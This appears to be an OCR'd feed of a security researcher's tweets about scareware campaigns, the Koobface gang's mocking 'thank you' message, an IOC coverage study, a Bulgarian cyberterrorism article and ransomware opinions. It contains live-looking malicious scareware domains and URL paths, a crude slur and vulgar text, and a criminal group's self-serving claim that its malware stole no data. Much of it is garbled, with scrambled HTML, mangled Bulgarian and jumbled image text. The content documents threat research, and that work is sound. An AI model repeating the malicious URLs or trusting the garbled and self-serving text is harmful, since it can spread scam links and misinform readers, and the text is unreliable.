Missing the old school days? This is me getting referenced in the actual URL structure of a popular scareware campaign. Glorious times. https://t.co/szzpUstB03

• 4	200	HTTP	.is-the-boss.com	I .html	4,906	text/html
1 5	200	HTTP	c.hit.ua	/hk?i=60588g=08x=28s=18c=18t=-1808j=18w=12808h=8008d=3280.4296	43	image/gif
3 6	200	HTTP	:.is-the-boss.com	/mages/menu.js	480	application/
9 7	200	HTTP	seximalnki.ru	/mages/ddanchev-sock-my-dick.php	1,029	text/html
S 8	302	HTTP	homeandofficefun.com	/go.php?id=20228key=4c69e59ac8p=1	5	text/html
9 9	200	HTTP	antimalwareonlinescannery3.com	/1/7id=20228smersh=* 8back=%3DTQ53jD0NQQNM0%3D0	13,535	text/html
Ⅲ 10	200	HTTP	antimalwareonlinescannery3.com	/1/img/jquery.js	55,746	application/
II 11	200	HTTP	antimalwareonlinescannery3.com	/1/mg/)query-init.js	681	application/
12	200	HTTP	antimalwareonlinescannery3.com	/1/cb.gf	1,211	image/gif
II 13	200	HTTP	antimalwareonlinescannery3.com	/1/img/listfile.js	13,220	application/

01:38

It's getting even better. I actually got a response to my "Top 10 Things You Didn't Know About the Koobface Gang" article which I posted on @ZDNet. The message was left within the actual landing page for each and every Koobface Gang campaign. https://t.co/dTXW5OEjZI

```
<br/>
         catebooks a light value | <a href="color: red;">color: red; color: red; c


                                      <br/>br>
                                      <div align="left"><a href="#" onclick="return i9e852a52756d82dbbb1();">Hore From use
                                                               <a href="#" onclick="return i9e852a52756d82dbbb1();">Related Videos</a></div>
132
                                                       </div>
                                      135
                     137
138
             139
140
141
142
143
                  what's reason to buy software just for one screenshot?<br/>obr> no connection<br/>dr>
 144
145
                   it was 'ali baba & 4' originally, you should be more careful <br
            ), strange error, there're no experiments on that<br/>to. maybe, not 100% sure<br/>dr>
 150 </html>
```

Who's winning the IoCs (Indicators of Compromise) race? I'm not quite sure but I think I made it into a study on the topic. https://t.co/VToo08pGnU

Blog	% of covered IOCs	% of covered iocterms	% of timely IOCs	% of robust IOCs
Dancho Danchev	42%	62%	14%	84%
Naked Security	43%	55%	54%	45%
THN	38%	38%	41%	51%
Webroot	54%	79%	13%	84%
ThreatPost	26%	37%	52%	29%
TaoSecurity	57%	61%	31%	68%
Sucuri	34%	35%	43%	52%
PaloAlto	39%	44%	15%	87%
Malwarebytes	32%	48%	26%	72%
Hexacorn	49%	57%	59%	76%

01:40

https://t.co/HBrH9ck2qD #security #cybercrime #malware #CyberAttack #ThreatHunting #ThreatIntel #ThreatIntelligence #threatreport https://t.co/4WbbAfO8ob




https://t.co/zg7gV6K5Q1 [PDF] #security #cybercrime #malware #CyberAttack #CybersecurityNews #ThreatIntel #ThreatHunting #threatintelligence #threatreport https://t.co/ae1VjFs5jK



03:52

https://t.co/JTcqOaYgET #security #cybercrime #malware #CyberAttack #ThreatIntel #ThreatHunting #threatintelligence #threatreport https://t.co/F94RemCdsG

All Warfare is Based on Deception Beijing, PRC's Cyberint Unit At a Pentagon's C4ISR Center Moscow, Botnet masters' meeting Outstanding cyber Such dare interference Which we bought The Chinese are It's called with DoD's cyber assets is deception! While from the Russian getting smarter "segmenting they concentrate unacceptable. Initiate an to faciliate OSINT the attack Andrei. Last immediate traceback! on the mail population" through botnets. month they servers, we'll "Ensure your bought access to Yuri. transmit back the Done! It's Perhaps we victory before Our NIDS .mil and .gov data obtained the starting a battle", infected hosts should print are from the infected Chinese. said Sun Tzu! only, and look at detecting out new hosts. numerous this Pentagon brochures... traffic puppet show now anomalies at some of our mailsevers.












https://t.co/JTcqOaYgET https://t.co/bW8DtUUimq


Dancho Danchev's Blog - Mind Streams of Information Security Knowledge



04:51


The Netherlands - 2003-2006. https://t.co/AZ2IadlvKH







10:57
Takes you back doesn't it? - https://t.co/JXE067UcqW https://t.co/D8bTuJdz4M










11:12

Happy holidays! https://t.co/qdBltGKWC7




13 - Monday


02:54



https://t.co/zg7gV6K5Q1 [PDF] https://t.co/wFT7GDmkiw







https://t.co/eGiIP6durK #security #cybercrime #malware #CyberAttack #cyberattacks #ThreatIntel #ThreatIntelligence #ThreatHunting

★1 04:04

https://t.co/q5iTxLwmK1 #security #cybercrime #malware #CyberAttack #cyberattacks #ThreatHunting #ThreatIntel #ThreatIntelligence https://t.co/NpAt4W1kTq

Our team, so often called "Koobface Gang", expresses high gratitude for the help in bug fixing, researches and documentation for our software to:

- Kaspersky Lab for the name of Koobface and 25 millionth malicious program award;
- Dancho Danchev (http://ddanchev.bloqspot.com) who worked hard every day especially on our First Software & Architecture version, writing lots of e-mails to different hosting companies and structures to take down our Command-and-Control (C&C) servers, and of course analyzing software under VM Ware;
- Trend Micro (http://trendmicro.com), especially personal thanks Jonell Baltazar, Joey Costoya, and Ryan Flores who had released a very cool document (with three parts!) describing all our mistakes we've ever made;

 • Cisco for their 3rd place to our <u>software</u> in their annual "working groups awards";

 • Soren Siebert with his <u>great article</u>;

- Hundreds of users who send us logs, crash reports, and wish-lists.

In fact, it was a really hard year. We've made many efforts to improve our software. Thanks to Facebook's security team - the guys made us move ahead. And we've moved. And will move. Improving **their** security system.

By the way, we did not have a cent using Twitter's traffic. But many security issues tell the world we did. They are wrong.

As many people know, "virus" is something awful, which crashes computers, steals credential information as good as all passwords and credit cards. Our software did not ever steal credit card or online bank information, passwords or any other confidential data. And WILL NOT EVER. As for the crashes... We are really sorry. We work on it :)

Wish you a good luck in new year and... Merry Christmas to you!

Always yours, "Koobface Gang".

14 - Tuesday

06:19

https://t.co/H7zRzUN59S https://t.co/ceFr0ox86z



15 - Wednesday

10:08

Anyone hiring independent contractors in 2022? #security #cybercrime #malware #CyberAttack #cyberattacks #CybersecurityAwarenessMonth #CyberSec #ThreatIntel #ThreatHunting #ThreatIntelligence https://t.co/LyEZ2FdxTn



16 - Thursday

13:53

https://t.co/cQq40tVcwD #security #cybercrime #malware #CyberSecurity #cyberattacks #ThreatIntel #ThreatIntelligence https://t.co/nhKmDKmahc




13:55





13:57



https://t.co/YEOWiAtXjT #security #cybercrime #malware #CyberSecurity #cyberattacks #ThreatIntel #ThreatIntelligence https://t.co/v0Dt4BHQEo



14:02

https://t.co/loON4b5Zvm #security #cybercrime #malware #CyberSecurity #cyberattacks #ThreatIntel #ThreatIntelligence https://t.co/0MjBBqs17N



https://t.co/hZcqdVeDK2 #security #cybercrime #malware #CyberSecurity #cyberattacks #ThreatIntel #ThreatIntelligence https://t.co/ZBQp0yUvUn



14:06

https://t.co/zg7gV6K5Q1 [PDF] #security #cybercrime #malware #CyberSecurity #cyberattacks #ThreatIntel https://t.co/qQyYepOfi8



https://t.co/8oHDIVT1J5 #security #cybercrime #malware #CyberSecurity #cybercrime #malware #CyberSecurity #cyberattacks #ThreatIntel https://t.co/sAwsjxNTdu



https://t.co/cQq40tVcwD #security #cybercrime #malware #CyberSecurity #cyberattacks #ThreatIntel https://t.co/BWq8ePe8Ye

5.3 Understanding Intelligence Sources

The availability of the longitudinal data (the IOCs collected over a span of 13 years) also enables us to investigate the qualities of the indicators produced by different sources and their timeliness against new threats, as reported below.

Timeliness. Using the aforementioned attack clusters (see Table 7), we analyzed the distribution of the articles first reporting the attacks over different blogs, as shown in Figure 8b. We found that 10 blogs were responsible for the first report of 60% the clusters (each cluster likely to be a campaign). For example, the blog *Dancho Danchev* first report 12 clusters, each time involving 45 IOCs on average, which later also showed up on other blogs.

14:12

https://t.co/cQq40tVcwD #security #cybercrime #malware #CyberSecurity #cyberattacks #ThreatIntel https://t.co/Jid3XokWPn




[Interacting with Koobface – a Case Study]




- Koobface Gang featured messages and greetings
 - C&C server communication featured messages and greetings - "We express our high gratitude to Dancho Danchev (http://ddanchev.blogspot.com) for the help in bug fixing, researches and documentation for our software.
- Multiple domains registered to typosquatted Dancho Danchev
- pancho-2807.com is registered to Pancho Panchev
- rdr20090924.info registered to Vancho Vanchev





Don't forget diamonds degrade their quality! Bulletproof hosting services courtesy of the RBN are forever! - https://t.co/JTcqOaYgET https://t.co/FtluPcA2eX



HNNCast052110



14:16

https://t.co/fnswrm8KWP #security #cybercrime #malware #CyberSecurity #cyberattacks #ThreatIntel https://t.co/9ovIXixggY



How I made the news once! - https://t.co/eGiIP6durK #security #cybercrime #malware #CyberSecurity #cyberattacks #ThreatIntel https://t.co/QzZ7uz9uGG

≥3




Replying to @bo_go

Обявявам се категорично срещу преследването на @bo_go от страна на @dansbg и @ykolev Постъпката на Богомил е доблестна, национално отговорна Translate Tweet

9:52 AM · Jul 21, 2011 from Russia · Twitter Web Client

14:19

https://t.co/JTcqOaYgET #security #cybercrime #malware #CyberSecurity #cyberattacks #ThreatIntel https://t.co/MfNw99pLwN



Wednesday, December 14, 2005 – Monday, July 5, 2021

- 2,613 subscribers (on average)
- 201 reach (on average)

See more about your subscribers »


Popular Feed Items

NAME	VIEWS	CLICKS
Total	1,605,710	7,999,104
DDanchev is for Hire!	1115	73087
Historical OSINT - Malicious Malvertising Campaig	1482	71045
Historical OSINT - Massive Black Hat SEO Campaign	1414	70775

See more about your feed items »

14:21


https://t.co/JTcqOaYgET #security #cybercrime #malware #CyberSecurity #cyberattacks #ThreatIntel https://t.co/SZtqJETWFh




14:22 https://t.co/JTcqOaYgET #security #cybercrime #malware #CyberSecurity #cyberattacks #ThreatIntel https://t.co/ASoLCbUluS



https://t.co/JTcqOaYgET #security #cybercrime #malware #CyberSecurity #cyberattacks #ThreatIntel https://t.co/XHSBGc5MCM




14:25
https://t.co/JTcqOaYgET #security #cybercrime #malware #CyberSecurity #cyberattacks #ThreatIntel https://t.co/wk6iMWzXo6




https://t.co/JTcqOaYgET #security #cybercrime #malware #CyberSecurity #cyberattacks #ThreatIntel https://t.co/0Ovh6sAaiT

≈6 ★4



https://t.co/JTcqOaYgET #security #cybercrime #Malware #CyberSecurity #cyberattacks #ThreatIntel https://t.co/GsEvTXXKs5

⇄1



14:30

https://t.co/JTcqOaYgET #security #cybercrime #malware #CyberSecurity #cyberattacks #ThreatIntel https://t.co/0qG6UWWLLy

КИБЕРТЕРОРИЗМЪТ ДОКОЛКО РЕАЛЕН Е ПРОБЛЕМЪТ?

ИНФОРМАЦИОННАТА ИКОНОМИКА, В която светьт навлезе през последните 20 години, благоприятства развитието на модерните средства за комуникация, разбивайки междуконтиненталните и етнически граници, придавайки нови измерения на понятието информационно общество, а може би точното понятие е информационно-зависимо общество!

Тази статия се стреми да разгледа проблема се полува още от създаването на за информационната война и кибертероризма, който неизменно я съпътства, от различни бългоприятстващи за тоба са: глеани точки. Тя ще отговори на следните въпроси - какво е кибертероризъм и каква е разликата между него и информационната Война? Могат ли действията на информационната война и е кибертероризъм да предиз-Викат човешки жертви или икономически хаос и какви са възможните сценарии?



 разбитието на електронната търгобия, отбарянето на военните, производствени и корпоративните мрежи, с цел увеличабане на произбодителността чрез въбеждане на мрежово-базираните комуникации, са основните причини за феноменалното развитие на кибернации kamo US и водещ фактор за успека на армията им. Информа ционната война като платформа за воении, разузнавателни, пропа и дори терористични действия телевизията, Иктериет и тървите стьтици в космоса. Факторите

 Глобалната сбетобна сбързаност, скорост и интерактивност на пренасяната информация. Докато по мето на Студената война ЦРУ и КГБ са разчитами основно на HUMINT (чобешко разузнаване), информаци онната реболюция и глобализация допринесе за допълнителното раз-витие на SIGING (сигнално разузнаване), ELINT (е-разузнаване) и дори CYBERINT (kuберразузыване). Всеки от изброените типове се ползва и за вни, и за защитни и

■ Небшкдани до преди 20 г.бъз-можности за събиране и анализиране на разузнабателна информац бодене на боении действия. Първият американски разузнавателен camenum - CORONA, изпращал събраните сателитии снимки на Cubemckus culoz upez kancysu, koumo се катапултирали и били призващани в океана - процес, който физичите разузнавателни агенции едва ли биха намаляващите разходи за съхраняване на информация и при наблизането циите както в публичния,

Mag 2005

17 - Friday

05:48

Since when does the "epidemic rise" of cryptoviral extortion also known as today's modern ransomware threat consitute big news? It doesn't.

05:48

Forget me if I'm wrong but dedicated onions and dedicated "negotiation" staff is total crap in terms of good old fashioned cybercrime syndicates. It's just a way to monetize access to a malware infected host.

05:48

Back in 2006 I released the ubiquitous "Malware - Future Trends" white paper -

https://t.co/g3X7CIZ2Mk where I discussed the rise of cryptoviral extortion and speculated that it's a fad. Someone must have been reading that white paper back then

05:48

Only a true retard will pay a complete stranger millions of dollars to begin with to minimize the damage caused by a potential negative PR campaign launched by the bad guys who will leak the stolen information anyway. Who cares about this information anyway?

05:48

Fueling growth into a fraudulent model is as bad as cybercrime 1.0 is in terms having cyber insurance companies actually paying you for getting hacked let's not forget that you're interacting with the bad guys to the point of oblivion. Bad stuff.

05:48

Backups and contingency planning techniques and mechanisms including disaster recovery and actual implementation of post-breach recovery process techniques are crucial to deal with this type of threat and hence this is the reality.

05:48

Buzz word generation is bad stuff especially in a world where I originally remember that it was @taosecurity who originally coined the term advanced persistent threat while I was busy emphasizing in the "malicious economies of scale" term at the time.

05:48

Keep your sources secret and confidential try to come up with new new content around the bad guy's activities that's actually worth going through and don't forget that you should never interact with the bad guys in one way or another just monitor them

05:48

The ransomware threat? The rise of the penetration testing crowd? The "certificate crowd"? The rise of threat hunting as a profession? Keep it simple stupid (KISS strategy) and don't fuel growth into the bad guy's business model. That's cybercrime

05:48

Try to do your best in terms of OPSEC when doing cybercrime research and bad guys research and profiling and so your best to communicate your findings as soon as possible including to communicate your research to as many people as possible.

05:48

Catch up here - https://t.co/JTcqOaYgET including here - https://t.co/UZ6qVAhxVF and stay tuned!

05:48

Keep track of industry leading blogs and publications try to find out and emphasize

on the technical perspective behind today's modern rise of the cybercrime enterprise and always try to track them down and profile and attempt to take them offline.

05:50

My mother's present for Christmas. https://t.co/o5GycNQUFp



08:29

https://t.co/MIMAgUwDqh

08:29

https://t.co/rLaighdAho

08:30

https://t.co/1wWh6wIM8W

08:30	
	https://t.co/wuuD0xrp8Z
08:30	
	https://t.co/Cmau52THYx
08:31	
00.01	https://t.co/G0fOsIxB4b
00.21	,,
08:31	https://t.co/DOAiv/FozI
	https://t.co/POAivIFezJ
08:31	
	https://t.co/rt3MUkyaUd
08:31	
	https://t.co/M0G4H90zmw
08:39	
	https://t.co/eGiIP6durK
11:40	
	https://t.co/qLxz4GuRip [PDF] https://t.co/g5op9XfZyv

Cyber Intelligence

The Definite Cybercrime and Web 2.0 Memoir Courtesy of Dancho Danchev

The RBN, The Koobface Botnet, The Rock Phish Gang, Spam Phishing and Malware Campaigns Including Botnet and Money Mule Recruitment Scams Traced Down to Their Source Including Various Underground Market Propositions Exposed


https://ddanchev.blogspot.com

Dancho Danchev


18 - Saturday

